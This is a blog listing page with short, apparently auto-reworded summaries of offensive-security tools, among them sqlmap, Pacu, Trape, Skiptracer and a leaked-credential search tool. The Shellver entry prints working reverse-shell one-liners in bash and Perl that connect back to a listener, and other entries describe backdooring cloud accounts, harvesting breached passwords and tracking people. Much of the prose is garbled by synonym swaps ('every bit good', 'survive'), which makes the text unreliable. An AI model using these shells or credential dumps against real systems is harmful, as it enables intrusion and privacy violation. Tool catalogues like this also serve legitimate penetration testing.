Posts

Showing posts with the label Python


Sniffair - A Framework For Wireless Pentesting
Image
SniffAir is an open-source wireless safety framework which provides the mightiness to easily parse passively collected wireless information every bit good every bit launch sophisticated wireless attacks. SniffAir takes aid of the hassle associated alongside managing large or multiple pcap files land thoroughly cross-examining as well as analyzing the traffic, looking for potential safety flaws. Along alongside the prebuilt queries, SniffAir allows users to exercise custom queries for analyzing the wireless information stored inward the backend SQL database. SniffAir is built on the concept of using these queries to extract information for wireless penetration test reports. The information tin every bit good survive leveraged inward setting upwards sophisticated wireless attacks included inward SniffAir every bit modules. SniffAir is developed past times @Tyl0us as well as @theDarracott Install SniffAir was developed alongside Python version 2.7 Tested as well as supported o...

Sqlmap V1.2.11 - Automatic Sql Injection In Addition To Database Takeover Tool

Image
SQLMap is an opened upwards source penetration testing tool that automates the procedure of detecting in addition to exploiting SQL injection flaws in addition to taking over of database servers. It comes alongside a powerful detection engine, many niche features for the ultimate penetration tester in addition to a wide hit of switches lasting from database fingerprinting, over information fetching from the database, to accessing the underlying file organization in addition to executing commands on the operating organization via out-of-band connections. Features Full back upwards for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB in addition to Informix database administration systems. Full back upwards for half-dozen SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries in addition to out-of-band . Support to directly connect to the data...

Smwyg-Show-Me-What-You-Got - Tool To Search 1.4 Billion Clear Text Credentials Which Was Dumped Every Mo Purpose Of Breachcompilation Leak

Image
This tool allows you lot to perform OSINT together with reconnaissance on an scheme or an individual. It allows i to search 1.4 Billion clear text credentials which was dumped equally business office of BreachCompilation leak. This database makes finding passwords faster together with easier than e'er before. Screenshot Above ikon search the credentials for uber.com together with convey flora 203 accounts. Pre-requisites Make certain you lot convey installed the following: - Python 3.0 or later. - pip3 (sudo apt-get install python3-pip) How to install? git clone https://github.com/Viralmaniar/SMWYG-Show-Me-What-You-Got.git cd SMWYG-Show-Me-What-You-Got pip3 install -r requirements.txt How apply I role this? Press 1: This volition permit i to search credentials based on domain name. Press 2: This volition permit i to search credentials for a specific electronic mail address. Press 3: To run from the program. Tips to remain secure Change your passw...

Djangohunter - Tool Designed To Attention Pose Incorrectly Configured Django Applications That Are Exposing Sensitive Information

Image
Tool designed to attention position incorrectly configured Django applications that are exposing sensitive information. https://www.reddit.com/r/django/comments/87qcf4/28165_thousand_django_running_servers_are_exposed/ https://twitter.com/6ix7ine/status/978598496658960384?lang=en Usage Usage: python3 djangohunter.py --key {shodan} Dorks: 'DisallowedHost', 'KeyError', 'OperationalError', 'Page non industrial plant life at /' Requirements Shodan Pyfiglet Requests BeautifulSoup pip -r install requirements Demo Disclaimer Code samples are provided for educational purposes. Adequate defenses tin move solely survive built yesteryear researching assail techniques available to malicious actors. Using this code against target systems without prior permission is illegal inwards almost jurisdictions. The authors are non liable for whatever damages from misuse of this information or code. Download Djangohunter

Dirhunt V0.6.0 - Uncovering Spider Web Directories Without Bruteforce

Image
DEVELOPMENT BRANCH : The electrical current branch is a evolution version. Go to the stable issue past times clicking on the principal branch . Dirhunt is a spider web crawler optimize for search together with analyze directories . This tool tin forcefulness out let on interesting things if the server has the "index of" manner enabled. Dirhunt is also useful if the directory listing is non enabled. It detects directories alongside false 404 errors , directories where an empty index file has been created to enshroud things together with much more. $ dirhunt http://website.com/ Dirhunt does non operate beast force. But neither is it only a crawler . This tool is faster than others because it minimizes requests to the server. Generally, this tool takes between 5-30 seconds , depending on the website together with the server. Read to a greater extent than close how to use Dirhunt in the documentation . Features Process one or multiple sites at a time. P...

Arjun V1.1 - Http Parameter Uncovering Suite

Image
Features Multi-threading 3 modes of detection Regex powered heuristic scanning Huge listing of 3370 parameter names Usage Note: Arjun doesn't operate amongst python < 3.4 Discover parameters To let on GET parameters, yous tin but do: python3 arjun.py -u https://api.example.com/endpoint --get Similarly, role --post to let on POST parameters. Multi-threading Arjun uses 2 threads yesteryear default but yous tin melody its functioning according to your network connection. python3 arjun.py -u https://api.example.com/endpoint --get -t 22 Delay betwixt requests You tin delay the asking yesteryear using the -d option equally follows: python3 arjun.py -u https://api.example.com/endpoint --get -d 2 Adding HTTP Headers Using the --headers switch volition opened upwards an interactive prompt where yous tin glue your headers. Press Ctrl + S to relieve together with Ctrl + X to procced. Note: Arjun uses nano equally the default editor for the promp...

Manticore - Symbolic Execution Tool For Analysis Of Binaries In Addition To Smart Contracts

Image
Manticore is a symbolic execution tool for analysis of binaries too smart contracts. Note: Beginning amongst version 0.2.0, Python 3.6+ is required. Features Input Generation : Manticore automatically generates inputs that trigger unique code paths Crash Discovery : Manticore discovers inputs that crash programs via retention security violations Execution Tracing : Manticore records an instruction-level line of execution for each generated input Programmatic Interface : Manticore exposes programmatic access to its analysis engine via a Python API Manticore tin plough over the sack analyze the next types of programs: Ethereum smart contracts (EVM bytecode) Linux ELF binaries (x86, x86_64 too ARMv7) Usage CLI Manticore has a command line interface which tin plough over the sack move used to easily symbolically execute a supported plan or smart contract. Analysis results volition move placed into a novel directory outset amongst mcore_ . Use the CLI to explore po...

Pacu - The Aws Exploitation Framework, Designed For Testing The Safety Of Amazon Spider Web Services Environments

Image
Pacu is an opened upwards source AWS exploitation framework, designed for offensive safety testing against cloud environments. Created as well as maintained yesteryear Rhino Security Labs, Pacu allows penetration testers to exploit configuration flaws inside an AWS account, using modules to easily expand its functionality. Current modules enable a arrive at of attacks, including user privilege escalation, backdooring of IAM users, attacking vulnerable Lambda functions, as well as much more. Installation Pacu is a fairly lightweight program, equally it requires only Python3.5+ as well as pip3 to install a handful of Python libraries. Running install.sh volition banking corporation fit your Python version as well as ensure all Python packages are upwards to date. Quick Installation > git clone https://github.com/RhinoSecurityLabs/pacu > cd pacu > bash install.sh > python3 pacu.py For a to a greater extent than detailed as well as user-friendly laid of use...

Vba2graph - Generate Telephone Telephone Graphs From Vba Code, For Easier Analysis Of Malicious Documents

Image
H5N1 tool for safety researchers, who waste product their fourth dimension analyzing malicious Office macros. Generates a VBA telephone yell upward graph, alongside potential malicious keywords highlighted. Allows for quick analysis of malicous macros, in addition to slowly agreement of the execution flow. @MalwareCantFly Features Keyword highlighting VBA Properties support External business office declarion support Tricky macros alongside "_Change" execution triggers Fancy color schemes! Pros Pretty fast Works good on nearly malicious macros observed inwards the wild Cons Static (dynamicaly resolved calls would non survive recognized) Examples Example 1: Trickbot downloader - utilizes object Resize number every bit initial trigger, followed yesteryear TextBox_Change triggers. Example 2: Check out the Examples folder for to a greater extent than cases. Installation Install oletools: https://github.com/decalage2/oletools/wiki/...

Shellver - Contrary Musical Rhythm Out Cheat Canvass Tool

Image
Reverse Shell Cheat Sheet Tool Install Note Clone the repository: git clone https://github.com/0xR0/shellver.git Then instruct inside: cd shellver/ Then install it: python setup.py -i run shellver -h or "shellver bash or perl {} python {} php {} ruby {} netcat {} xterm {} musical rhythm out {} all".format (or) Example shellver python shellver all From https://github.com/swisskyrepo Reverse Shell Methods Reverse Shell Cheat Sheet Bash TCP bash -i >& /dev/tcp/10.0.0.1/8080 0>&1 0<&196;exec 196<>/dev/tcp/<your IP>/<same unfiltered port>; sh <&196 >&196 2>&196 Bash UDP Victim: sh -i >& /dev/udp/127.0.0.1/4242 0>&1 Listener: nc -u -lvp 4242 Perl perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&...

Zip File Raider - Burp Extension For Zilch File Payload Testing

Image
ZIP File Raider is a Burp Suite extension for attacking spider web application amongst ZIP file upload functionality. You tin easily inject Burp Scanner/Repeater payloads inwards ZIP content of the HTTP requests which is non viable yesteryear default. This extension helps to automate the extraction in addition to compression steps. This software was created yesteryear Natsasit Jirathammanuwat during a cooperative pedagogy course of instruction at King Mongkut's University of Technology Thonburi (KMUTT). Installation Set upward Jython standalone Jar inwards Extender > Options > Python Environment > "Select file...". Add ZIP File Raider extension inwards Extender > Extensions > Add > CompressedPayloads.py (Extension type: Python) How to use Send the HTTP asking amongst a compressed file to the ZIP File Raider First, correct click on the HTTP asking amongst a compressed file inwards HTTP trunk in addition to and therefore direct "Sen...

Skiptracer - Osint Webscaping Framework

Image
Initial gear upward on vectors for recon commonly involve utilizing pay-for-data/API (Recon-NG), or paying to utilise transforms (Maltego) to teach information mining results. Skiptracer utilizes to a greater extent than or less basic python webscraping (BeautifulSoup) of PII paywall sites to compile passive information on a target on a ramen noodle budget. Example: Installation $ git clone https://github.com/xillwillx/skiptracer.git skiptracer $ cd skiptracer Install requirements $ pip install -r requirements.txt Run $ python skiptracer.py -l (phone|email|sn|name|plate) Usage Full details on how to purpose Skiptracer are on the wiki located here Download Skiptracer

Trape V2.0 - People Tracker On The Internet: Osint Analysis In Addition To Inquiry Tool

Image
Trape is a OSINT analysis in addition to query tool, which allows people to rails in addition to execute intelligent social engineering attacks inwards existent time. It was created amongst the aim of teaching the footing how large Internet companies could obtain confidential information such every bit the condition of sessions of their websites or services in addition to command over their users through the browser, without them knowing, but It evolves amongst the aim of helping government organizations, companies in addition to researchers to rails the cybercriminals. At the commencement of the yr 2018 was presented at BlackHat Arsenal inwards Singapore : https://www.blackhat.com/asia-18/arsenal.html#jose-pino in addition to inwards multiple safety events worldwide. Some benefits LOCATOR OPTIMIZATION: Trace the path betwixt you lot in addition to the target you're tracking. Each fourth dimension you lot brand a move, the path volition survive updated, past t...